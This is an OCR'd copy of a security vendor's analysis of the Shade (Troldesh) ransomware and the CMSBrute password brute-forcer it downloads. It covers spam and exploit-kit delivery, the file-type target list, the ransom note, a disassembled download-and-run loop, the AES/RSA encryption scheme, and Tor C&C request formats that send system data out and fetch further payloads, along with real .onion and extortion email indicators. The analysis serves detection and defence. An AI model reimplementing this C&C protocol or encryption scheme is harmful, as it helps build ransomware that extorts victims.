
The Shade Encryptor: a Double Threat

securelist.com/the-shade-encryptor-a-double-threat/72087/


ИЕ!
Все важные х дисках вашего
компь ифрованы.
Подробност читать в файлах
README.txt, айти на любом из
All the importan were encrypted.
The details can b xt files which
you can

Authors

- Expert Victor Alyushin
- Expert Fedor Sinitsyn

A family of ransomware Trojans that encrypts files and adds the extensions ".xtbl" and ".ytbl" emerged in late 2014/early 2015, and quickly established itself among the top three most widespread encryptors in Russia (along with Trojan-Ransom.Win32.Cryakl and Trojan-Ransom.BAT.Scatter). This threat has been assigned the verdict Trojan-Ransom.Win32.Shade according to Kaspersky Lab's classification. The original name given to the encryptor by its creator is not known; other security vendors detect it as Trojan.Encoder.858, Ransom:Win32/Troldesh.

There has been no appreciable evolution of this Trojan over time – only the format of the encrypted file's name, the C&C server addresses and the RSA keys have been changing.

There are two main methods used to deliver the malware to victims' computers: spam messages and exploit kits (in particular, NuclearEK).

When delivered via spam, the user receives a letter with a malicious file attached. The system is infected when the user attempts to open the attachment. The following file names have been used when spreading Trojan-Ransom.Win32.Shade:


- doc_dlea podpisi.com
- doc_dlea podpisi.rar
- documenti_589965465_documenti.com
- documenti_589965465_documenti.rar
- documenti_589965465_doc.scr
- doc_dlea podpisi.rar
- неподтвержден 308853.scr
- documenti dlea podpisi 05.08.2015.scr.exe
- akt sverki za 17082015.scr

It should be noted that the file name changes for each mass mailing campaign, so the potential file names are not limited to those listed above.

The second delivery mechanism – via exploit kit – is more dangerous because the infection occurs when the victim unwittingly visits a compromised website. It may be a site belonging to cybercriminals, or a legitimate resource that has been hacked. In most cases, the user is completely unaware of the danger the website poses. Malicious code on the website exploits a vulnerability in the browser or a plugin, and the Trojan is then covertly installed in the system. Unlike the spam delivery method, the victim doesn't even have to run an executable file.


After Trojan-Ransom.Win32.Shade ends up in the system, it connects to a C&C server located in the Tor network, reports the infection and requests a public RSA-3072 key that is subsequently used to encrypt files (as discussed below). Should the connection attempt fail, the Trojan chooses one of the 100 public keys that are stored within its body for just such an eventuality.

The Trojan then starts encrypting files. While scanning for objects to encrypt, it uses the static list of extensions shown in the screenshot below.



```
      desktop.ini     DisplayName     SystemComponent ParentKeyName   WindowsInstaller , 0x04, 0x4
    wb2|cdr|srw|p7b|odm|mdf|p7c|3fr|der|odb|arw|rwl|cer|xlk|pdd|rw2|crt|dx|r3d|pem|bay|ptx|pfx|in
|mdb|rtf|txt|xml|csv|pdf|prn|dif|slk|ods|xltx|xlm|odc|xlw|uxdc|pm|udl|dsn|iqy|dqy|rqy|oqy|cub|bak|
asc|frm|opt|myd|myi|db|onetoc2|one|onepkg|vcs|ics|pst|oft|msg|pptx|ppt|pptm|pps|ppsm|pot|potx|potm
|dwg|dxf|docx|doc|docm|dotx|dot|dotm|djvu|chm|htm|html|mht|mhtml|shtml|shtm|asp|aspx|dwt|stm|cs|cs
|mef|cin|sdpx|dpx|fido|dae|dcm|dc3|dic|eps|kmz|iff|tdi|exr|pcx|pdp|pxr|sct|u3d|obj|ai3|ai4|ai5|ai6
swf|hta|htc|ssi|as|asr|xsl|xsd|dtd|xslt|rss|rdf|lbi|asa|ascx|asmx|config|cfm|cfml|cfc|tld|phtml|js
f|svg|svgz|rle|tga|vda|icb|wbm|wbmp|jpf|jpx|jp2|j2k|j2c|jpc|avi|mkv|mov|mp4|wmv|3gp|mpg|mpeg|m4v|d
|7z|rar|tar|gz|bz2|wim|xz|c|h|hpp|cpp|php|php3|php4|php5|py|pl|sln|js|json|inc|sql|java|class|ini|
dows\CurrentVersion\Run\ nClient Server Runtime Subsystem csrss.lnk      Client Server Runtime Sub
      i              sys             User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:34.0) Gecko/2010
    --DataDirectory --bridge        Watcher:        Walker:         http://         e4aibjtrguqlyao
 sys.php          ?               &               v=              b=              i=              k=
=            nocache=        can not create dir      *       can not copy file    hell32.dll can n
wn c++ exception           invalid parameter exception  di3SEH exception   SEH             STD:
=♦0♦  2♦A♦5♦E♦  4♦8♦A♦:♦0♦E♦  2♦0♦H♦5♦3♦>♦  :♦>♦<♦?♦L♦N♦B♦5♦@♦0♦  1♦K♦;♦8♦  7♦0♦H♦8♦D♦@♦>♦2♦0♦=♦K♦.
♦0♦E♦  R E A D M E . t x t ,  :♦>♦B♦>♦@♦K♦5♦  <♦>♦6♦=♦>♦  =♦0♦9♦B♦8♦  =♦0♦  ;♦N♦1♦>♦<♦  8♦7♦  4♦8♦
 f i l e s   o n   y o u r   d i s k s   w e r e   e n c r y p t e d . ♪◘ T h e   d e t a i l s
 o u   c a n   f i n d   o n   a n y   o f   y o u r   d i s k s .  ddress posta
%INFO%
 post8881@gmail.com  post24932@gmail.com .
```


When encryption is complete, a menacing image is set as the desktop background:



ВНИМАНИЕ!
Все важные файлы на всех дисках вашего
компьютера были зашифрованы.
Подробности вы можете прочитать в файлах
README.txt, которые можно найти на любом из
дисков.

ATTENTION!
All the important files on your disks were encrypted.
The details can be found in README.txt files which
you can find on any of your disks.

The Trojan leaves ransom demands in the files README1.txt, …, README10.txt. The contents of these files are always the same:




```
Ваши файлы были зашифрованы.
Чтобы расшифровать их, Вам необходимо отправить код:
043C17E72A1E91C6AE29|0
на электронный адрес files08880@gmail.com или files08881@gmail.com .
Далее вы получите все необходимые инструкции.
Попытки расшифровать самостоятельно не приведут ни к чему, кроме безвозвратной потери информации.


All the important files on your computer were encrypted.
To decrypt the files you should send the following code:
043C17E72A1E91C6AE29|0
to e-mail address files08880@gmail.com or files08881@gmail.com .
Then you will receive all necessary instructions.
All the attempts of decryption by yourself will result only in irrevocable loss of your data.
```

However, unlike most other encryptors, Trojan-Ransom.Win32.Shade doesn’t stop there. It doesn’t terminate its process, but instead starts an infinite loop in which it requests a list from the C&C server containing the URLs of additional malware. It then downloads that malware and installs it in the system. This sort of activity is typical of download bots. We have spotted malware from the following families being downloaded:

- Trojan.Win32.CMSBrute (a more detailed description is provided below).
- Trojan.Win32.Muref
- Trojan.Win32.Kovter
- Trojan-Downloader.Win32.Zemot

Below is the code for the download and listening loop:



```
.text:00404A68                         loc_404A68:                            ; CODE XREF: MainWork_impl+64B↑j
.text:00404A68                                                                ; MainWork_impl+690↑j ...
.text:00404A68 FF B7 58 01 00 00               push    dword ptr [edi+158h]
.text:00404A6E 8B CF                           mov     ecx, edi
.text:00404A70 FF 74 24 14                     push    [esp+10Ch+var_F8]
.text:00404A74 FF 74 24 20                     push    [esp+110h+var_F0]
.text:00404A78 E8 B6 03 00 00                  call    DownloadAndLaunchFile
.text:00404A7D E8 87 9C 00 00                  call    Rand
.text:00404A82 33 D2                           xor     edx, edx
.text:00404A84 B9 00 DD 6D 00                  mov     ecx, 7200000
.text:00404A89 F7 F1                           div     ecx
.text:00404A8B 81 C2 80 EE 36 00               add     edx, 3600000
.text:00404A91 52                              push    edx             ; dwMilliseconds
.text:00404A92 FF 15 64 B2 5C 00               call    Sleep
.text:00404A98 EB CE                           jmp     short loc_404A68
.text:00404A98                         MainWork_impl   endp
```

It is therefore very important to run a complete anti-malware scan of the computer if the Shade encryptor (or the .xtbl, .ytbl files it creates) is detected. If left untreated, the system will most probably remain infected with several malicious programs downloaded by the encryptor.

Common features of Shade family Trojans

- Written in C++ using STL and its own classes.
- Statically linked with Tor client.
- Uses boost (threads), curl, OpenSSL libraries.
- Each sample has the URL of a C&C server hardcoded in it. A total of 10 C&C server addresses were identified in various samples, eight of which are currently active. All the C&C servers are located in the Tor network.
- All strings (including the names of imported functions) are AES encrypted. They are decrypted when the program starts, then the import table is dynamically populated.
- Prior to setting the new desktop background, the old one is saved in the registry.
- Typically packed with UPX and an extra packer. Once unpacked, it is 1817 KB in size.
- Creates 10 identical files named README1.txt, …README10.txt on the victim computer, containing ransom demands in Russian and English.
- A unique 256-bit AES key is generated to encrypt the contents and the name of each file. The encryption is done in CBC mode with a zero initialization vector.
- Contains 100 public RSA-3072 keys with the public exponent 65537 (A total of 300 different public keys were detected in various samples).
- Has the capability of downloading and launching malware.

The cryptographic scheme

Generating an infected computer ID


1. The Trojan obtains the computer name (comp_name) with the help of API function GetComputerName, and the number of processes (num_cpu) with the help of API function GetSystemInfo;
2. Using the serial number of the system volume, it calculates a 32-bit constant and converts it into a HEX string (vol_const);
3. Obtains data about the OS version (os_version) divided with the symbol ";" (e.g. "5;1;2600;1;Service Pack 3");
4. Creates the string comp_namenum_cpuvol_constos_version;
5. Calculates the MD5 hash of this string;
6. Converts the MD5 hash into a HEX string and uses its first 20 characters as the computer's ID.

Receiving key data

When the computer ID has been generated, the Trojan attempts to connect to the C&C server located in the Tor network, sends the computer ID to it and receives the public RSA key in return. If the connection attempt fails, one of the 100 public RSA keys hardcoded in the Trojan body is selected.


Encrypting files

The algorithm AES 256 in CBC mode is used to encrypt files. For each encrypted file, two random 256-bit AES keys are generated: one is used to encrypt the file's contents, while the other is used to encrypt the file name. These keys are placed in the utility structure key_data, which is then encrypted with the selected RSA key (so it takes up 384 bytes after encryption) and placed at the end of the encrypted file:



```
00000000 key_data        struc ; (sizeof=0x42, mappedto_103)
00000000 file_last_block_size db ?
00000001 file_aes_key    db 32 dup(?)
00000021 name_last_block_size db ?
00000022 name_aes_key    db 32 dup(?)
00000042 key_data        ends
```

In C syntax, this stricture can be written as follows:



```
struct key_data
{
    char file_last_block_size;  //Size of the last block of encrypted file contents
    char file_aes_key[32];      //Key for the file content encryption
    char name_last_block_size;  //Size of the last block of the encrypted name
    char name_aes_key[32];      //Key for the file name encryption
};
```

The Trojan attempts to rename the encrypted file using the result of the calculation **Base64(AES_encrypt(original file name)).xtbl** (e.g. **ArSxrr+acw970LFQw.xtbl**). Failing this, it simply adds the extension .ytbl to the original file name. In later versions, the Trojan adds the infected computer's ID and then the extension .xtbl to the file name, e.g. **ArSxrr+acw970LFQw.043C17E72A1E91C6AE29.xtbl**.

Communication with a C&C server

The address of one C&C server is contained in the Trojan's body. The servers are located in the Tor network and communication is established using a Tor client that is statically linked to the Trojan.

The sample sends the following requests to the C&C server:

1. Request for a new public RSA key:
   GET http://<server>.onion/reg.php?i=**ID**&b=**build**&v=**version**&ss=**stage**
   ID – the ID of the infected computer;
   build – the ID of the specific Trojan sample;
   version – the Trojan's version (we encountered versions 1 and 2);
   stage – the stage of encryption – request for a new public key or a message about completing file encryption.

2. Error message:
   GET http://<server>.onion/err.php?i=**ID**&b=**build**&v=**version**&err=**error**
   error – a base64-coded message about an error during encryption.
3. Report about the encryptor’s current stage:
   GET http://<server>.onion/prog.php?
   i=**ID**&b=**build**&v=**version**&ss=**stage**&c=**count**&f=**finish**
   count – the current count of encrypted files;
   finish – the flag showing that encryption has completed.
4. Information about the system:
   POSThttp://<server>.onion/sys.php?
   i=**ID**&b=**build**&v=**version**&ss=**stage**&c=**count**&k=**key_number**&si=**info**
   key_number – the number of the selected RSA key (if the key was not received from the server, but selected from the keys contained in the Trojan’s body);
   info – information collected from the infected computer:
   - Computer name
   - User name
   - IP address
   - Computer domain
   - List of logical drives
   - Windows version
   - List of installed software
5. Request for a list of URL addresses from which additional malware needs to be downloaded and launched:
   GET http://<server>.onion/cmd.php?i=**ID**&b=**build**&v=**version**

Propagation of the encryptor

Partnership program

The code that the user is prompted to email to the cybercriminals can have the form **ID|0** if the public code was received from the C&C server, or **ID|key_number|build|version** if one of the public RSA keys hardcoded in the Trojan’s body was selected, with the corresponding number used for the value **key_number**. **ID** is the identity of the infected computer, **build** and **version** are numeric values that denote respectively the ID of the specific Trojan sample and the encryptor’s version.

While analyzing the Trojan’s samples, we detected several combinations of the ‘build’ value, email addresses used to communicate with the cybercriminals, and C&C addresses. Different ‘build’ values are associated with different email addresses, although the same C&C can serve several different samples of the Trojan:

build	C&C	email


2	a4yhexpmth2ldj3v.onion	files1147@gmail.com post100023@gmail.com
2	a4yhexpmth2ldj3v.onion	decode0987@gmail.com decode098@gmail.com
4	a4yhexpmth2ldj3v.onion	decodefile001@gmail.com decodefile002@gmail.com
6	a4yhexpmth2ldj3v.onion	files08880@gmail.com files08881@gmail.com
2	e4aibjtrguqlyaow.onion	decodefiles1@gmail.com decodefiles@india.com
15	e4aibjtrguqlyaow.onion	post8881@gmail.com post24932@gmail.com
12	gxyvmhc55s4fss2q.onion	decode00001@gmail.com decode00002@gmail.com
14	gxyvmhc55s4fss2q.onion	decode010@gmail.com decode1110@gmail.com
4	gxyvmhc55s4fss2q.onion	deshifrovka01@gmail.com deshifrovka@india.com

We observed the propagation of different samples from the encryptor's two versions. For each specific sample of the same version of the Trojan there existed a unique combination of 'build' (ID of the specific sample) and the email address (for communication with the cybercriminals).

Although we found no partnership notices, based on the data we can assume the Trojan is distributed, and the ransom collected, via a partnership network. Possibly, the malware sample IDs (the '**build**' value) and the different email addresses are associated with various partners responsible for distributing this malicious program.

Geography

Most of the Trojan infections occur in Russia, Ukraine and Germany. According to KSN data, the distribution of Trojan-Ransom.Win32.Shade is as follows.



© Лаборатория Касперского

Russia	70,88%
Germany	8.42%
Ukraine	6.48%
Austria	3.91%
Switzerland	2.98%
Poland	1.45%
Kazakhstan	1.20%
Belarus	1.07%
Brazil	0.55%

Downloaded malware: Trojan for brute forcing website passwords

Among the malicious programs downloaded by Trojan-Ransom.Win32.Shade is a trojan used for brute forcing website passwords. The internal organization of the brute forcer is very similar to that of the encryptor Trojan itself – it was most probably created by the same team of cybercriminals. This downloaded brute forcer Trojan has been assigned the verdict Trojan.Win32.CMSBrute.

Common features of the CMSBrute family

- Written in C++ using STL and its own classes.
- Statically linked with the Tor client.
- Uses boost (threads), curl, OpenSSL libraries.
- Each sample has a hardwired URL to one C&C server. A total of three C&C server addresses were detected in different samples. All the C&Cs are located in the Tor network and are different from the addresses encountered in the Trojan-Ransom.Win32.Shade samples.
- All strings (along with the names of imported functions) are AES encrypted. When the program launches, they are decrypted and the import table is then dynamically populated.
- Typically UPX packed. Once unpacked, it is 2080-2083 KB in size.
- Copies itself to one of the C drive folders with the name csrss.exe.
- Downloads additional DLL plugins. The plugins contain code that determines the content management system (CMS) installed on the targeted site, searches for the administration console and cracks passwords. We have detected plugins for websites based on Joomla, WordPress and DataLifeEngine.

Communication with the C&C server

Each sample of Trojan.Win32.CMSBrute contains the address of one C&C server. The servers are located in the Tor network and communication with them is established using the Tor client that is statically linked to the Trojan.

The sample sends the following requests to the C&C server:

1. Register new bot:
   GET http://<server>.onion/reg.php?n=**ID**&b=**build**&v=**version**&sf=**stage**
   ID – the ID of the infected computer. It is calculated using a slightly different algorithm than the one used for the Shade encryptor;
   build – the ID of the specific sample of the malicious program. We have encountered **build**1 only;
   version – the version of the malicious program. We have encountered version 1 only;
   stage – the stage of the Trojan’s operation.
2. A request to receive URL addresses for downloading/updating DLL plugins.
   GET http://<server>.onion/upd.php?n=**ID**&b=**build**&v=**version**&p=**plugins**
3. Request for a task to determine the CMS on the website and to check the login credentials:
   GET http://<server>.onion/task.php?n=**ID**&b=**build**&v=**version**&p=**plugins**
   plugins – the versions of installed DLL plugins.
   The server’s response comes in the JSON format and contains URLs of the websites to be attacked and a dictionary for breaking passwords.

4. Send a brute force report:
   POST http://<server>.onion/rep.php?n=**ID**&b=**build**&v=**version**&rep=**report**
   report – a JSON string containing a report about the CMS found on the website, as well as broken login credentials to the administration console.

Recommendations

In the case of Trojan-Ransom.Win32.Shade, all advice that was previously given on how to counteract encryptors is still relevant. Detailed instructions are available at:

https://support.kaspersky.com/10952

If your computer has already suffered an attack by this Trojan, it is extremely important that you run a full scan and treat it with an anti-malware solution. Remember that Trojan-Ransom.Win32.Shade downloads and installs malware belonging to several various families, as stated at the beginning of this article.

Appendix

The following samples were used while writing this article:

